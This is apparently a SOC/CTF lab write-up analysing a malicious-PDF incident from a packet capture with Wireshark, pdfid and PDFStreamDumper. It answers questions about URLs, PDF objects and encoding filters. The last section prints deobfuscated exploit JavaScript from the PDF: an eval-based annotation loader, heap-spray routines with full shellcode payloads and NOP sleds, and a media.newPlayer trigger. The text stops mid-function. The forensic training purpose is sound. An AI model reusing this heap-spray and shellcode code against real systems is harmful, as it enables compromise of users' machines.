Overview
| Category | Tactics | Tool |
|---|---|---|
| Malware Analysis | Initial Access | de4js |
| Execution | pdfid | |
| Command and Control | pdfparser | |
| peepdf | ||
| PDFStreamDumper | ||
| Wireshark | ||
| tshark | ||
| scdbg | ||
| NetworkMiner |
Overview
PDF format is the de-facto standard in exchanging documents online. Such popularity, however, has also attracted cyber criminals in spreading malware to unsuspecting users. The ability to generate malicious pdf files to distribute malware is a functionality that has been built into many exploit kits. As users are less cautious about opening PDF files, the malicious PDF file has become quite a successful attack vector. The network traffic is captured in lala.pcap contains network traffic related to a typical malicious PDF file attack, in which an unsuspecting user opens a compromised web page, which redirects the user’s web browser to a URL of a malicious PDF file. As the PDF plug-in of the browser opens the PDF, the unpatched version of Adobe Acrobat Reader is exploited and, as a result, downloads and silently installs malware on the user’s machine.
As a soc analyst, analyze the PDF and answer the questions.
Always make sure to run this in a virtual environment like a virtual machine or Any.Run
Question 1
How many URL path(s) are involved in this incident?
-

Filtered HTTP Traffic
- Applied HTTP filter in Wireshark:
http - This isolates all HTTP requests and responses.
- Applied HTTP filter in Wireshark:
-
Inspected GET Requests
- Observed multiple HTTP GET requests to
/forensic_challenge/and related files. - Identified potentially malicious downloads like
fcexploit.pdfandthe_real_malware.exe.
- Observed multiple HTTP GET requests to
-
Analyzed Server Responses
- Status codes:
- 200 OK → Successful response.
- 301 Moved Permanently → Redirect.
- 404 Not Found → Non-existent resources.
- Status codes:
Why This Matters?
- Potential Exploitation: The file
fcexploit.pdfsuggests a PDF-based exploit, possibly delivering a payload. - Malware Delivery: The
the_real_malware.exeURL indicates a direct attempt to execute malicious software. - Incident Response: Tracking accessed URLs helps reconstruct attack chains and identify infected endpoints.
Question 2
What is the URL which contains the JS code?
-

Captured HTTP GET Request
- The request is made to:
GET /forensic_challenge/ HTTP/1.1 Host: blog.honeynet.org.my - This confirms the URL requested by the client.
- The request is made to:
-
Response Contains Embedded JavaScript
- The HTTP response (
200 OK) returned text/html content. - Inside the response body, we observed a JavaScript script block (
<script>...</script>), containing obfuscated or encoded variables.
- The HTTP response (
-
Potential Malicious JavaScript Execution
- The presence of variables and encoded data in JavaScript suggests potential malicious behavior, such as:
- Browser exploitation
- Redirection to a malicious site
- Data exfiltration
- Obfuscated payload execution
- The presence of variables and encoded data in JavaScript suggests potential malicious behavior, such as:
Why This Matters?
- Potential Drive-by Download Attack: If a victim visits this URL, the embedded JavaScript could execute malicious actions.
- Obfuscation Techniques: Attackers often hide JavaScript payloads using encoded variables to bypass detection.
- Web-Based Exploitation: The script may exploit browser vulnerabilities or redirect users to another infected domain.
Question 3
What is the URL hidden in the JS code?
-
Captured HTTP Traffic in Wireshark
- We applied a filter to isolate HTTP requests:
http - This revealed an initial HTTP GET request to:
GET /forensic_challenge/ HTTP/1.1 - The server responded with an HTML page containing obfuscated JavaScript.
- We applied a filter to isolate HTTP requests:
-
Inspected JavaScript Execution

- Expanding the HTML response, we identified a script block with:
var DepanNegw=window;var DexeTelae=-44; - The JavaScript contains encoded instructions, likely constructing a secondary request.
- Expanding the HTML response, we identified a script block with:
-
Detected Automated HTTP Request
- Shortly after the initial request, we observed another HTTP GET request in the capture:
GET /forensic_challenge/getpdf.php HTTP/1.1 - The request was triggered without user interaction, suggesting JavaScript execution in the browser.
- Shortly after the initial request, we observed another HTTP GET request in the capture:
-
Correlated the GET Request with the Injected Script
- The hidden JavaScript dynamically generates the request to:
http://blog.honeynet.org.my/forensic_challenge/getpdf.php - This indicates potential exploit delivery via a malicious PDF file.
- The hidden JavaScript dynamically generates the request to:
Why This Matters?
- Malware or Exploit Delivery:
getpdf.phpmay serve a PDF exploit to compromise the system. - JavaScript-Based Exploitation: The script automates malicious file downloads without user action.
- Obfuscation Techniques: Attackers hide URLs inside scripts to evade detection.
Question 4
What is the MD5 hash of the PDF file contained in the packet?
-
Captured HTTP Traffic in Wireshark

- The PDF file (
exploit.pdf) was downloaded via an HTTP request. - Packet inspection revealed MIME type
application/pdf, confirming a PDF file transfer.
- The PDF file (
-
Extracted the PDF from Network Traffic
- Used Wireshark’s “Export Objects” feature to extract the file.
- The file was saved as
exploit.pdffor further analysis.
-
Generated the File Hash
- Used HashMyFiles to compute the MD5 hash.
- The extracted hash uniquely identifies the file for threat intelligence matching.
Why This Matters?
- Potential Malicious PDF: PDFs are commonly used to exploit vulnerabilities in readers (e.g., Adobe Acrobat).
- Threat Hunting & Attribution: The MD5 hash allows security analysts to check threat intelligence databases (e.g., VirusTotal) for known exploits.
- Forensic Integrity: Hashing ensures data integrity when analyzing or sharing evidence in an investigation.
Question 5
How many object(s) are contained inside the PDF file?
- Captured PDF Transfer in Wireshark
- The PDF file was extracted from network traffic using Wireshark.

- We used “Follow HTTP Stream” to view the raw PDF content.
- Identified PDF Objects

- PDFs are structured with objects, defining pages, text, images, scripts, and metadata.
- The highest-numbered object (
28 0 obj) indicates the total number of objects in the document.
- Analyzed PDF Structure
- The presence of multiple objects suggests complex functionality.
- Objects like
/XFAand/Kidshint at interactive elements or embedded scripts.
python.exe .\pdfid.py C:\Users\SN\Desktop\Malicious-Portable\exploit.pdf
Why This Matters?
- Potential Embedded Exploits: PDFs with high object counts may contain malicious scripts, hidden images, or JavaScript execution.
- Risk of Interactive Forms (XFA): If
/XFAis present, the PDF may execute embedded JavaScript, potentially leading to exploitation. - Detection of Malicious Behavior: Large object counts can be a sign of malware-packed PDFs used in phishing or exploits.
Question 6
How many filtering schemes are used for the object streams?
- Extracted PDF Object Streams
- The PDF file was analyzed, and object
10 0 objwas found with multiple filters applied.
- Identified Filters in the Object Definition
- The /Filter array lists the 4 different decoding mechanisms applied to the stream.
- This means multiple layers of encoding must be removed to analyze the raw content.
- Implication of Multiple Filters
- The use of multiple filters is often seen in obfuscated PDFs.
- These filters can hide malicious payloads, scripts, or embedded exploits.

Why This Matters
- Potential Malicious Content: PDFs with multiple encoding layers are often used to evade detection.
- Exploitation via Filter Overloading: Attackers may abuse decoding mechanisms to trigger buffer overflows or heap corruption.
- Harder Forensic Analysis: Requires decompression and decoding before fully analyzing the PDF payload.
Question 7
What is the number of the ‘object stream’ that might contain malicious JS code?
- Captured PDF Object Stream

- Object
5 0 objis identified in the PDF structure. - This object contains filtered (encoded) data inside a stream.
- Detected Multiple Encoding Filters
- The
/Filterattribute shows:/Filter [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ] - These filters indicate obfuscation techniques, often used to hide JavaScript code inside PDFs.
- Encoded Content Suggests Hidden Script**
- The stream data appears compressed and encoded.
- If this object contains malicious JavaScript, it will execute when the PDF is opened in a vulnerable reader.
Why This Matters?
- PDF-Based Exploits: Attackers embed JavaScript payloads inside encoded object streams to exploit vulnerabilities in PDF readers.
- Multi-Layered Encoding: The use of multiple filters (FlateDecode, ASCII85Decode, etc.) makes the malicious content harder to detect.
- Potential Execution on Open: If the JavaScript is tied to interactive elements (e.g.,
/OpenAction,/AA), it may execute automatically when the document is opened.
Question 8
Analyzing the PDF file. What ‘object-streams’ contain the JS code responsible for executing the shellcodes? The JS code is divided into two streams. Format: two numbers separated with ‘,’. Put the numbers in ascending order

- Analyzed PDF Object Streams
- Object
5 0 objand9 0 objcontain encoded streams. - Both objects use multiple filters, including:
/FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode - These are commonly used to obfuscate malicious JavaScript code.
- Identified JavaScript Execution Indicators
- Object 9 0 obj contains /Type /Annot /Subtype /Text, suggesting an interactive annotation.
- JavaScript in PDF annotations is a common attack vector for executing shellcodes.
- Object 5 0 obj (from previous analysis) is likely referencing JavaScript execution.
- Deobfuscation Required
- The JS payload is encoded using RunLengthDecode and LZWDecode.
- Decoding these streams would reveal the full JavaScript exploit.
Why This Matters?
- JavaScript-Based Exploits: Attackers embed JS payloads inside PDFs to trigger shellcode execution.
- Obfuscation via Multiple Filters: RunLengthDecode & LZWDecode hide malicious code, making detection harder.
- Potential Remote Code Execution (RCE): If executed, the JS code can launch shellcode to exploit system vulnerabilities.
Question 9
The JS code responsible for executing the exploit contains shellcodes that drop malicious executable files. What is the full path of malicious executable files after being dropped by the malware on the victim machine?
- In PDFStreamDumper, we analyzed Object 5, which contained an encoded JavaScript payload. The code was obfuscated and compressed using multiple filters.
- Why Object 5?
- This object was flagged due to its use of multiple /Filter encodings (FlateDecode, ASCII85Decode, etc.).
- It contained JavaScript execution functions, a common indicator of exploit delivery in malicious PDFs.


- The extracted JavaScript code had an eval() function at the bottom, which dynamically executed additional malicious code. To safely analyze it:
- Replaced eval() with console.log()
- Saved the modified script as mal.js
This allowed us to print the deobfuscated code instead of executing it.
- We ran the modified script in Node.js to reveal its true functionality:
node mal.js
- The deobfuscated JavaScript revealed more encoded payloads.
- These payloads were designed to execute shellcode when opened in a vulnerable PDF reader.
-

To uncover even more hidden payloads, we modified the script again:
-
Swapped eval() for document.write()
-
Ran the modified script inside PDFStreamDumper
This revealed a larger portion of the exploit code, confirming that the PDF contained a staged JavaScript execution mechanism.
var SSS = null;
var SS = "ev";
var $S = "";
$5 = "in";
app.doc.syncAnnotScan();
S$ = "ti";
if (app.plugIns.length != 0) {
  var $$ = 0;
  S$ += "tl";
  $5 += "fo";
  ____SSS = app.doc.getAnnots({
    nPage: 0
  });
  S$ += "e";
  $S = this.info.title;
}
var S5 = "";
if (app.plugIns.length > 3) {
  SS += "a";
  var arr = $S.split(/U_155bf62c9aU_7917ab39/);
  for (var $ = 1; $ < arr.length; $++) {
    S5 += String.fromCharCode("0x" + arr[$]);
  }
  SS += "l";
}

___SS = 1;
____$5 = ____SSS[____SS].subject;
____$S = 0;
____$ = ____$5.replace(/X_17844743X_170987743/g, "%");
____S5 = ____SSS[____$S].subject;
____$ += ____S5.replace(/89af50d/g, "%");
____$ = ____$.replace(/\n/, "");
____$ = ____$.replace(/\r/, "");
____S$ = unescape(____$);
app.eval(____S$);
-

We identified an escaped payload inside the deobfuscated JavaScript. This was likely shellcode designed to exploit the victim’s system.
-
Extracted the shellcode into a file (shellcode.sc)
-
Uploaded it to SCDbg (Shellcode Debugger) for execution analysis
- SCDbg Analysis Results:
- The shellcode revealed malicious system calls, indicating an exploit targeting a vulnerability.
- The payload likely attempts remote code execution (RCE) when the PDF is opened.
var w = new String();
var c = app;

function s(yarsp, len) {
        while (yarsp.length * 2 < len) {
                yarsp += yarsp;
                this.x = false;
        }
        var eI = 37715;
        yarsp = yarsp.substring(0, len / 2);
        return yarsp;
        var yE = 18340;
}
var m = new String("");

function cG() {
            var chunk_size, payload, nopsled;

            chunk_size = 0x8000;
      // calc.exe payload
      payload = unescape("%uabba%ua906%u29f1%ud9c9%ud9c9%u2474%ub1f4%u5d64%uc583%u3104%u0f55%u5503%ue20f%ued5e%uabb9%uc1ea%u2d70%u1953%u3282%u6897%ud01d%u872d%ufd18%ua73a%u02dc%u14cc%u64ba%u66b5%uae41%uf16c%u5623%udb7c%u7bc1%u5e69%u69dd%uf0b0%ucf0c%u1950%udd95%u5ab9%u7b37%u772b%uc55f%u1531%ue18d%u70c8%uc2c5%u4c1c%u7b34%u2f3a%ue82b%u27c9%u848b%ua512%u999d%u2faa%u84c0%u2bee%u768c%u0bc8%u237e%u4cc6%u51c2%u3abc%ufc45%u1118%uffe5%uf48a%udf14%u6c2f%u8742%u0a57%u6fe9%ub5b5%uca94%ua6ab%u84ba%u77d1%u4a2c%u74ac%uabcf%ub25f%ub269%u5e06%u51d5%u90f3%u978f%uec66%u6942%u6a9b%u18a2%u12ff%u42ba%u7be5%ubb37%u9dc6%u5de0%ufe14%uf2f7%uc6fd%u7812%uda44%u7167%u110f%ubb01%uf81a%ud953%ufc21%u22db%u20f7%u46b9%u27e6%ue127%u8e42%udb91%ufe58%ubaeb%u6492%u07fe%uade3%u4998%uf89a%u9803%u5131%u1192%ufcd5%u3ac9%u352d%u71de%u81cb%u4522%u6d21%uecd2%ucb1c%u4e6d%u8df8%u6eeb%ubff8%u653d%ubaf6%u8766%ud10b%u926b%ubf19%u9f4a%u0a30%u8a92%u7727%u96a7%u6347%ud3b4%u824a%uc4ae%uf24c%uf5ff%ud99b%u0ae1%u7b99%u133d%u91ad%u2573%u96a6%u3b74%ub2a1%u3c73%ue92c%u468c%uea25%u5986%u9261%u71b5%u5164%u71b3%u561f%uabf7%u91c2%ua3e6%uab09%ub60f%ua23c%ub92f%ub74b%ua308%u3cdb%ua4dd%u9221%u2732%u8339%u892b%u34a9%ub0da%ua550%u4f47%u568c%uc8fa%uc5fe%u3983%u7a98%u2306%uf60a%uc88f%u9b8d%u6e27%u305d%u1edd%uadfa%ub232%u4265%u2d3a%uff17%u83f5%u87b2%u5b90");
      nopsled = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
            while (nopsled.length < chunk_size)
                nopsled += nopsled;
            nopsled_len = chunk_size - (payload.length + 20);
            nopsled = nopsled.substring(0, nopsled_len);
            heap_chunks = new Array();
            for (var i = 0 ; i < 2500 ; i++)
                heap_chunks[i] = nopsled + payload;


            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
            try {
                media.newPlayer(null);
            } catch(e) {}
            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
}
var iF = function() {};

function cN() {
        var o = "o";
    // freecell.exe payload
        var payload = unescape("%uc929%u65b1%ud7db%u74d9%uf424%u83b8%u3830%u5b84%u4331%u0313%u1343%u6883%udacc%u8571%u413d%u6a30%u13f7%ub07d%u5c06%uc249%ube91%u3948%ud6a4%u4246%ud958%uf0e9%ubf3e%ucb93%uf8bc%u520a%u60a7%ubd5e%u804d%ub8b6%ub75a%u5391%uf6b0%ub933%uea10%ubade%u91ba%ud64b%u1fdb%ub411%ub731%u92ab%uf842%u2a7a%ua0b8%uc819%uc7af%u9bee%u7d10%u4e2e%u4201%u8a96%ude7c%ud1cb%u20f0%ue235%uf4e3%u33a8%u6fbe%u8396%u15b9%ub97f%ud56a%u2c92%uf698%ud416%u50c7%u7361%u386d%u1a83%ue308%u7fb1%u7a3f%u20ac%u90a8%u2d99%u544b%u1868%ucced%u8012%u7b51%u7bef%u4d0b%u4095%u10c6%udea5%ue327%u47ed%u9d3e%u28f4%u51cb%ucfd7%u746c%u8c04%u286b%u95cd%u4396%u0b57%u58e2%ue11e%u508a%uab14%uf7cf%uab12%ufb47%u96c3%u9932%ud41d%u3bda%u7d77%uf214%ub242%u636f%u299d%u2962%u7be8%u7fe4%ub283%ub18f%uee39%u7b09%ub7de%ue345%u8c16%u2e59%u59c0%u6fa5%u263f%uda5e%u8219%ua5d1%u54fc%u0474%u75fc%u53b1%u7f0b%u599a%u9409%u48e7%uf318%u71c6%uc930%u6317%u3126%ua923%u2249%ua830%u4247%uad22%u3340%ude7b%u9f86%ue365%u8693%ufdba%u5594%u0f8f%u59bf%u0de8%u74d9%u16ff%ua327%u1cf0%ub333%u021a%uda1c%u2831%u2868%u583f%u1c0a%u720b%u6af0%u8a62%u64fe%u8883%u7ecc%u83ab%u823a%ufd8c%u0ead%u8e59%uc117%u0c8e%u7204%ufeb6%ue3bc%u9a56%u9545%u10c3%u0698%ube7e%ub5ca%u6f07%u2a75%u0a8a%uc717%ub603%u44b8%u59bc%ue62b%uf459%u93d4%u658e%u377a%u14a6%ua20e%ue517%u49c0%u6cd0%u419d");
    this.dN = "";
        var nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
        var hW = new String();
        var heapblock = nop + payload;
        this.qA = "qA";
        var bigblock = unescape("%u0A0A%u0A0A");
        this.alphaY = 12267;
        var headersize = 20;
        var spray = headersize + heapblock.length;
        var jZ = '';
        var jY = "";
        while (bigblock.length < spray) {
                this.r = "r";
                bigblock += bigblock;
                var edit = "edit";
        }
        this.xGoogle = '';
        this.vY = false;
        var fillblock = bigblock.substring(0, spray);
        var iP = function() {};
        var block = bigblock.substring(0, bigblock.length - spray);
        var googleD = false;
